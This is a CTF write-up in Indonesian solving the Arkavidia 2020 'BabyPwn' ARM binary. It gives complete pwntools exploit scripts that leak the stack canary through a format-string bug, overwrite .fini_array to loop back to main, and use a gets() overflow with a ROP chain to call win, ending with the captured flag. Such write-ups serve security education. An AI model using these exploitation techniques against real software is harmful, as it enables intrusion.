PWN

BabyPwn

Diberikan file binary executable dengan detail sebagai berikut

```
baby: ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV),
statically linked, for GNU/Linux 3.2.0,
BuildID[sha1]=16cd98aca9fee0b1aad52dc310e5d38710c2dc07, not stripped
[*] '/home/chao/Documents/WriteUps/Arkavidia/2020/pwn/babypwn/baby'
    Arch:     arm-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x10000)
```

Yang menarik adalah binary ini menggunakan arsitektur **ARM 32 bit**. Dari referensi writeup lain, saya menemukan cara run binary ini adalah dengan menggunakan command **'qemu-arm ./baby'**. Dan untuk debugging saya melakukannya secara remote dengan menggunakan **gdb-multiarch**.

Pertama, saya mencoba decompile binary ini menggunakan **IDA Pro**, dan berikut merupakan hasil decompile dari fungsi **main**.

Dari pseudocode fungsi main tersebut, terdapat vulnerability **buffer overflow** dimana input user akan diterima dengan fungsi **gets** dan vulnerability **format string** dimana **printf** tidak diberikan **format specifier**-nya.

Dan tidak cuma fungsi main, pada binary ini juga diberikan fungsi **win** yang akan memberikan output dari file **flag.txt**. Berikut merupakan pseudocodenya.

```
int __fastcall win(int result)
{
  int v1; // ST0C_4
  char v2; // [sp+10h] [bp-6Ch]

  if ( result == 0xF00DBAB3 )
  {
    v1 = fopen("flag.txt", "r");
    fread(&v2, 100, 1, v1);
    fclose(v1);
    result = puts(&v2);
  }
  return result;
}
```

Sebelum meng-output-kan flag, **win** akan melakukan pengecekan pada argumen pertama dimana harus bernilai **0xf00dbab3** agar dapat meng-output-kan flag.
Hal ini bisa di akali dengan mencari gadget **pop {r0, pc}** dan melakukan **ROP** seperti biasa.
NB:

Argumen pertama pada fungsi di binary dengan arsitektur **ARM** disimpan di register **r0**.

Ide nya adalah untuk melakukan **buffer overflow** hingga ke **saved PC(Program Counter)** dan kemudian melakukan **pop** pada register **r0** lalu mengisi-nya dengan value **0xf00dbab3** dan kemudian dilanjutkan dengan return address selanjutnya yaitu address **win**.
Namun kendalanya adalah **canary** yang **enabled** pada binary ini sehingga untuk melakukan buffer overflow, saya memerlukan leak canary.
Disini-lah vulnerability **format string** akan sangat membantu karena dapat leak address yang ada di stack dan nilai **canary** disimpan di stack.
Langsung saja saya mencoba untuk melakukan leak pada 100 stack dan akan break saat menemukan value yang memiliki **8 lsb** dengan nilai null.
NB:

Nilai canary selalu memiliki **8 lsb** yang nilainya **NULL** atau **'\x00'**

Berikut merupakan script untuk leak stack dan canary

```
from pwn import *

def leak_stack(value):
   for x in range (1, value):
       p = process("./baby")

       print "Offset number {}".format(x)

       payload = ""
       payload += "%{}$p".format(x)

       p.sendline(payload)
```

```
        stack_value = p.recv()
        if stack_value.find("00") != -1:
            print "Canary found"
            print "Canary value : {}".format(stack_value)
            break
        else:
            print "Stack value : {}".format(stack_value)

        p.close()

if __name__ == "__main__":
    # exploit()
    leak_stack(100)
```

Dan berikut merupakan output yang diberikan

```
Offset number 57
Canary found
Canary value : 0x6e25fc00
[*] Stopped process './baby' (pid 23860)
```

Canary bisa ditemukan pada offset ke 57, dan untuk mengambil nilai canary saya hanya tinggal send payload **'%57$p'.**

Namun masalah selanjutnya adalah dimana binary ini hanya meminta input sebanyak 1 kali dan langsung **terminate.** Jika saya ingin melakukan leak canary dan **buffer overflow** saya membutuhkan setidaknya 2 kali input.

Yang pertama adalah untuk mengambil value canary, dan yang kedua adalah untuk melakukan **buffer-overflow** dan mengisi **$BP-0x4** dengan nilai canary agar tidak terjadi **SIGBART** lalu melakukan overwrite pada **BP** sehingga akan sampai ke **PC** dilanjutkan dengan **ROP** biasa.

Setelah saya membaca **writeup** lain dan **flag** dari challenge ini, saya menemukan **hint** dimana saya bisa melakukan **overwrite** pada **.fini_array** dan membuat binary kembali lagi ke main.


Setelah beberapa saat melakukan **recon**, saya mendapatkan referensi writeup bagus tentang **.fini_array** di link berikut.

Pada link tersebut, terdapat bagian yang mengatakan:

> As we can see `.fini_array` holds the address of a destructor function which will be executed when the application terminates. So if we use our fms to overwrite the `.fini_array` entry with an address of our choice we can hijack EIP control upon application termination.

Dari referensi tersebut, saya mengetahui bahwa **.fini_array** memiliki address **destructor** yang akan ter-**eksekusi** pada saat aplikasi **terminate**. Artinya jika saya bisa melakukan overwrite **address** dari **.fini_array** ke **__libc_start_main**, saat binary melakukan terminate dan destructor terpanggil binary akan meng-eksekusi kembali fungsi **__libc_start_main**.

Sebelum melakukan overwrite, saya perlu mengetahui letak address tujuan yang akan saya isi ke **.fini_array** dan karena binary ini **statically linked** artinya stack address tidak akan berubah-ubah.
Langsung saja saya melakukan remote debugging dengan gdb-multiarch.
Command di terminal 1: **'qemu-arm -g 1337 ./baby'.**
Command di terminal yang menjalankan **gdb-multiarch**: **'target remote: 1337'**
Berikut merupakan hasil yang diberikan.



Jika saya melakukan command **'ni'** pada binary tersebut, binary akan meminta inputan melalui **gets** dan di address tersebut terdapat address **__libc_start_main** yang merupakan address tujuan saya yaitu **0x1037c**. Address tersebut tetap sama setiap saya run binary-nya, sehingga saya tidak perlu melakukan leak libc.
Sekarang informasi canary dan lokasi address tujuan sudah saya dapatkan, sekarang saya hanya perlu melakukan test.
Script yang saya craft adalah script yang melakukan overwrite address **.fini_array** dan leak canary secara bersamaan, berikut merupakan scriptnya

```
def exploit():
    p = process("./baby")
    binary = ELF("baby")
```

```python
    fini_array = 0x0086b90
    pop_r0 = 0x0005e86c # pop {r0, pc}
    win = binary.symbols['win']

    payload = ''
    payload += '%{}p'.format(0x037c)
    payload += '%{}$hn'.format(7 + (20 / 4))
    payload += '-%57$p-'
    payload = payload.ljust(20, 'A')

    payload += p32(fini_array)
    # gdb.attach(p)

    p.sendline(payload)
    p.interactive()

if __name__ == "__main__":
    exploit()
    # leak_stack(100)
```

Pada code **payload = payload.ljust(20, 'A')** adalah untuk memastikan bahwa panjang payload yang saya buat sebanyak **20 char** dan untuk format pada **$hn** adalah dimana inputan akan diterima pada offset ke-7 namun karena terdapat penambahan karakter sehingga mencapai tepat 20 maka perlu ditambahkan dengan cara


7 + (20 / 4)
4 merupakan byte dalam **32bit**.

Jika saya run script tersebut, berikut merupakan outputnya

Tidak tedapat **EOFError** pada binary, itu artinya binary kembali meminta inputan.
Canary value pun sudah berhasil ter-leak, selanjutnya saya hanya perlu mencari tahu padding yang tepat untuk overwrite canary dan return address.
Jika dilihat dari stack address yang saya leak, canary address terdapat pada offset **'%57$p'** dan berdasarkan pengetahuan saya canary terletak pada **$BP-0x4** dan return address terletak pada **$BP+0x4**.

Setelah melihat stack address dimana offset canary terdapat pada **‘%57$p’**, itu artinya stack address pada offset **‘%58$p’** merupakan address **$BP** dan stack address pada offset **‘%59$p’** merupakan address return yang saya cari.
Langsung saja saya test dengan memberikan payload **‘%59$p’** pada binary dan melihat address yang dikeluarkan.

Setelah melakukan 3 kali percobaan, address tidak berubah dan sepertinya itu adalah address return yang saya cari, langsung saja saya tes di gdb dan meng-set **breakpoint** pada address **0x10664**.



Nah, sekarang saya akan melakukan perhitungan padding dari stack yang ditampilkan.
Inputan saya disimpan pada address **0xfffeee14**, dan return address terdapat pada address **0xfffeeee4**. Jika kita hitung jarak antara address **0xfffeee14** dengan address **0xfffeeee4** adalah 208, artinya saya butuh 208 padding untuk overwrite return address.

Dan seperti yang saya tahu, saya perlu melakukan bypass canary, itu artinya kita harus meng-overwrite nilai canary dengan nilai canary yang saya leak agar tidak terjadi **stack smashing** atau **SIGBART**.
Sekarang untuk menghitung jarak ke canary, canary terletak pada (**return_address - 8)** pada 32 bit sehingga jarak dari input ke canary adalah sebanyak **208 - 8** yang artinya saya memerlukan 200 padding untuk overwrite canary dan kemudian mengisi 4 byte lagi sebagai JUNK untuk mengisi **$BP** dan kemudian melakukan overwrite **PC** atau **Return address** dan **ROP** to win.
Berikut merupakan script exploit yang saya buat untuk melakukan **ROP**.

```
def exploit():
    p = process("./baby")
    binary = ELF("baby")

    fini_array = 0x0086b90
    pop_r0 = 0x0005e86c # pop {r0, pc}
    win = binary.symbols['win']

    payload = ''
    payload += '%{}p'.format(0x037c)
    payload += '%{}$hn'.format(7 + (20 / 4))
    payload += '-%57$p-'
    payload = payload.ljust(20, 'A')

    payload += p32(fini_array)
    # gdb.attach(p)

    p.sendline(payload)

    p.recvuntil('-')
    canary = p.recvuntil('-')[:-1]
    canary = int(canary, 16)
    log.info("Canary : {}".format(hex(canary)))

    payload = ''
    payload += 'A' * 200
    payload += p32(canary)
    payload += 'JUNK'
    payload += p32(pop_r0)
```


```
    payload += p32(0xf00dbab3)
    payload += p32(win)

    p.sendline(payload)

    p.interactive()

if __name__ == "__main__":
    exploit()
```

Run script exploitnya, dan berikut adalah outputnya.



Flag: **Arkav6{f1ni_4rray_b4ck_t0_m4in}**

NB:

Terjadi **EOF** setelah inputan kedua karena saya mengganti address **destructor** menjadi address **main** sehingga jika binary tersebut terminate lagi maka **destructor** dari .**fini_array** tidak akan terpanggil lagi karena sudah berubah menjadi **main(bukan destructor)**